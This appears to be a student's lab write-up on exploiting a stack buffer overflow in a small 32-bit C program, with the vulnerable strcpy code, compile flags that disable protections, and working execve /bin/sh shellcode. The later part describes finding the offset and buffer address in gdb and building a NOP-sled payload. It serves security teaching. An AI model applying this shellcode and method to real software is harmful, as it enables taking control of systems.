Practic 1.
We know that if we put in the buffer from the function more characters that it can hold, then it will overwrite values from the stack, including the return address. As an example, we can call the program as follows: `./ex $(python -c 'print (136*"A")')`
This will result in the following error: `*** stack smashing detected ***: terminated`

Practic 2.
After compiling the executable with the no-stack-protector flag, we can run the same command and not get the error from the previous exercise. Instead, we will run into the following error, because the address with which we overwritten the stack is not a valid one (cannot be executed): `Segmentation Fault`


Practic 3.

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

void func(char *string)
{
   char buffer[128];

   strcpy(buffer, string);
}

int main(int argc, char *argv[])
{
   func(argv[1]);

   // Compiled the code with: gcc -g -m32 -fno-stack-protector -z
execstack -o ex ex.c
   char code[] =
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\
x53\x89\xe1\xb0\x0b\xcd\x80";
   void (*exec_code)() = &code;
   exec_code();

   return 0;
}
```

We can run the code from the above in order to execute the command for starting a shell. As stated in the comment, we should also compile the executable with the flag “execstack”, to allow the code from the stack to be runned. Unless this step is made, a Segmentation Fault will be received.

Practic 4.

For this exercise, we revert to the initial form of the ex.c source file, and we have to find the right value that when written in the buffer will result in the code for starting the shell to be executed. Before being able to do that we have to find the address of the buffer and the return address from the function “func”. For these two steps we will use the gdb. Below are the commands for that:



As seen in this screenshot, we can find the return address at the bottom as 0xffffcecc (I used the eip address, instead of the sp address as instructed in the lab. I initially used the frame’s sp address, but when I did that the attack didn’t work). In the output from the second to last command (p &buffer) we find the address as 0xffffce40. Doing the difference we find the value 0x8c (= 140). So we have to fill 140 characters before reaching the return address. So we fill the buffer first with some nop operations (24 as used in the lab), then with the code for starting a shell (25 characters) and afterwards some garbage till we reach 140 characters (91 characters). After these we have to put the 4 characters corresponding to the value of return address that we want.

I initially filled the new return address with the address of the buffer (0xffffce40), but this resulted in an error: **Illegal instruction (core dumped)**

After I found this post which was trying to do something similar and mentioned that it chooses the return address to be somewhere in the middle of the nop operations segment. After doing something similar (I used address 0xffffce40 + 0x10, this was probably required because as it was also mentioned in the referenced post, there is a difference between the addresses reported by gdb and a normal run of a program), I managed to start the shell by overflowing the buffer as seen below: